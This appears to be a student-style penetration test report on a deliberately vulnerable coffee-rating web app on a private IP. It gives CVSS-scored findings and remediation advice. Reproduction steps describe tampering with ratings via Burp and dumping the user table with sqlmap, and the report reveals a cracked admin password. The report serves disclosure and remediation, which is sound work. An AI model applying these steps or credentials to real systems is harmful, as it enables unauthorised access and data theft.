TechArmor

Battling Threats, Securing Dreams

Penetration Test - Standard

Application: BeanBliss

App Client: BeanBliss

Contents

Contacts

Zaria Sikander	TechArmor	zari.sikander988@gmail.com
Abdullah Hamza	TechArmor	habdullah704@gmail.com
Haroon Sharif Khattak	TechArmor	haroon6ers@gmail.com

Executive summary

BeanBliss entrusted TechArmor with a crucial mission: to conduct a Penetration Test – Standard evaluation of their prized BeanBliss Buggy application. This assessment aimed to peel back the layers of the application's security from a standpoint of the unknown. It sought to unveil the application's resilience against the relentless barrage of common attack patterns while uncovering those hidden nooks and crannies, whether within its internal workings or exposed interfaces, that could potentially serve as gateways to trouble. In the journey of this assessment, TechArmor unravelled 7 findings, each like a piece of a puzzle, slowly painting a picture of the application's security landscape. These findings are not just insights; they are windows into the world of cyber risk and protection, where every detail matters. The findings are characterised as follows:

1 **Critical** Severity Findings
5 **High** Severity Finding
1 **Medium** Severity Findings
0 **Low** Severity Findings
0 **Minimal** Severity Findings

Observations

We discovered instances of reflective XSS, where user input is not properly sanitised, making it possible for malicious scripts to be executed within a user's browser. This could lead to unauthorised data access and potentially malicious actions. We encountered stored XSS vulnerability, allowing malicious scripts to be permanently injected into the application. This presents an elevated risk for widespread attacks, including session hijacking and data theft. SQL injection was identified, which can lead to unauthorised database access and manipulation. These vulnerabilities pose a serious threat to the application's data integrity and confidentiality. Passwords are stored using weak hashing algorithms. This may lead to unauthorised access and data breaches. The application also contains file upload vulnerability that, if exploited, could result in remote code execution and data breaches. This poses a significant risk to the overall security of the system. While not a direct vulnerability, the presence of a reverse shell indicates a potential security breach. This is a consequence of remote code execution via file uploads. Additionally, we observed an absence of server-side input validation, especially within the rating system. During our testing, we discovered that the application allowed ratings beyond the intended limit of 5. This lack of server-side validation enables users to submit ratings that exceed the expected range, potentially compromising the integrity of the rating system and data accuracy. We identified hidden directories that were not adequately protected or disclosed within the application's code. This poses a potential security risk as these directories contain sensitive information or resources that should not be publicly accessible.

Recommendations

Server-side input validation is the most important vulnerability to fix because it can be exploited by attackers to inject malicious code into your application. We understand that you may not have the resources to fix all these vulnerabilities immediately. However, we recommend that you start by fixing the most critical vulnerabilities first, such as server-side input validation and weak password hashing. We also recommend that you keep your application up to date with the latest security patches. This will help to protect your application from known vulnerabilities. Finally, we recommend that you implement a security awareness training program for your employees. This will help to educate your employees about common security threats and how to avoid them.

1 Introduction

BeanBliss has engaged TechArmour to perform a Penetration Test - Standard on BeanBliss Buggy App beginning on 23/10/2023 and ending on 7/11/2023.

1.1 Scope

The scope of this assessment was limited to components and interfaces specific to the BeanBliss App. The following endpoint was considered in scope:

- http://172.19.16.243/capstone/index.php

2 Methodology

2.1 Risk Assessment Methodology

Risk Assessment Table

The severity assigned to each vulnerability is calculated using Common Vulnerability Scoring System (CVSS v3.1) standard. CVSS scoring methodology is based on 3 groups: Base, Temporal, and Environmental. The Base group determines the risk score specific to the vulnerability. The Temporal group determines the temporary vulnerability score subject to change over time. The Environmental score is based on user/application environment. In this penetration test, the CVSS score of vulnerabilities was evaluated only using the Base metrics. More information on the CVSS v3.1 standard for risk assessment can be found at the link below: https://www.first.org/cvss/specification-document

Risk Level	Definition
Critical	**CVSS v3.1 Score: 9.0 to 10.0** This finding will compromise Confidentiality and/or Integrity and/or Availability. These findings represent an important risk to the application's security; therefore it is a top priority and must be remediated in an immediate manner (or risk accepted).
High	**CVSS v3.1 Score: 7.0 to 8.9** This Finding on its own will compromise Confidentiality and/or Integrity and/or Availability of a significant data element. These findings represent an elevated and important risk to the application's security; hence this must be considered a top priority to remediate and must be remediated (or risk accepted).
Medium	**CVSS v3.1 Score: 4.0 to 6.9** This Finding will compromise Confidentiality and/or Integrity and/or Availability of a significant data element but requires one or more "pre-conditions" to exist. These findings represent a significant but less important

	risk to the application's security in that should the pre-conditions be introduced to the environment, so too would the significant risk. These findings should be addressed quickly and must be remediated (or risk accepted).
Low	**CVSS v3.1 Score: 0.1 to 3.9** A less important risk to the application's security – this should be addressed within a reasonable time unless there is business justification not to.
Minimal	**CVSS v3.1 Score: 0.0** Potential for some risk to the application's security – this is used to identify discussion items in order to determine whether remediation is necessary.

3 Findings

3.1 Summary of findings

Finding	CWE ID	CVSS	Severity	Status
Absence of server-side input validation	20	9.1	**Critical**	Open
Weak Password hashing	328	8.7	**High**	Open
SQL Injection	89	8.5	**High**	Open
Unrestricted Upload of File with Dangerous Type	434	8.0	**High**	Open
Exposure of Information Through Directory Listing	548	7.5	**High**	Open
Stored XSS vulnerability	79	7.4	**High**	Open
Instances of reflective XSS	79	5.4	**Medium**	Open

3.2 Critical Severity Finding

3.2.1 Absence of server-side input validation

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:H/A:L

CVSS Score: 9.1

CWE-20: Improper Input Validation

Attempt Description

In the web application, users are given the ability to rate items on a scale of 1 to 5. However, due to the absence of proper input validation, an attacker can exploit this vulnerability by inserting a rating value that exceeds the intended limit of 5. This means that the system doesn't effectively check or restrict the values users can input, potentially allowing malicious users to manipulate the rating system by assigning unrealistically high values.

Instances

- http://172.19.16.243/capstone/coffee.php?coffee=1
- http://172.19.16.243/capstone/coffee.php?coffee=2
- http://172.19.16.243/capstone/coffee.php?coffee=3
- http://172.19.16.243/capstone/coffee.php?coffee=4
- http://172.19.16.243/capstone/coffee.php?coffee=5
- http://172.19.16.243/capstone/coffee.php?coffee=6
- http://172.19.16.243/capstone/coffee.php?coffee=7
- http://172.19.16.243/capstone/coffee.php?coffee=8

Steps To Reproduce

1. Sign up as a user and login from respective username and password.
2. On the home page click on add rating at any item of your choice.

3. Submit rating and intercept the POST request using burp suite.
4. Modify request in burp suite by changing rating greater than 5.
5. Send that request and the rating will be submitted successfully.

Evidence




Figure 1 Sign up form




Figure 2 Login




Figure 3 Submit rating




Figure 4 Capture request




Figure 5 Send request to repeater




Figure 6 Modify Rating and send modified request




Figure 7 Rating submitted successful

Impact

The attack can undermine the integrity of the rating system. Inflated ratings can distort the perception of item quality and affect user trust. The system's inability to validate input allows attackers to misrepresent item ratings, which can have financial implications for businesses and affect user decision-making. The authenticity of the rating system is compromised, eroding user trust in the application. Users may question the accuracy of ratings, leading to reduced user engagement. The application's reputation may be damaged as users encounter manipulated ratings, leading to a negative impact on the application's brand.

Remediation

Implement input validation to ensure that rating values fall within the specified range (e.g., 1 to 5). Reject any values outside this range. Sanitise user input to remove or escape any potentially harmful characters. Implement rate limiting or CAPTCHA checks to detect and prevent automated or malicious attempts to submit ratings that exceed the intended range.

3.3 High Severity Finding

3.3.1 Weak Hashes of passwords

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:N
CVSS Score: 8.7
CWE-328: Use of Weak Hash

Attempt Description

During the penetration testing of the web application, it was identified that the application employed weak password hashing mechanisms for user accounts. The vulnerability was exploited by capturing password hashes through SQL injection using the SQLMap tool. Specifically, the user table within the application's database was accessed through this vulnerability.

Subsequently, the password hash of the admin account was obtained from the user table. Utilising the Hashcat tool, a brute force attack was executed to decipher the password associated with this hash. This successful exploitation raised a significant security concern, highlighting the importance of employing strong and robust password hashing techniques to safeguard user credentials and sensitive data.

Instances

- http://172.19.16.243/capstone/coffee.php?coffee=1

Steps To Reproduce

1. Use Sqlmap to find databases.
2. Find tables using sqlmap.
3. Find users table using sqlmap.
4. Copy password hash of admin.
5. Check hashing algorithm with any online hash analyzer.
6. Brute-Force hash with hashcat.
7. Login with the Jeremy (admin username) and password cracked (captain1).

Evidence




Figure 8 using sqlmap to find databases




Figure 9 Found databases with sqlmap




Figure 10 Finding tables using sqlmap




Figure 11 Tables found using sqlmap

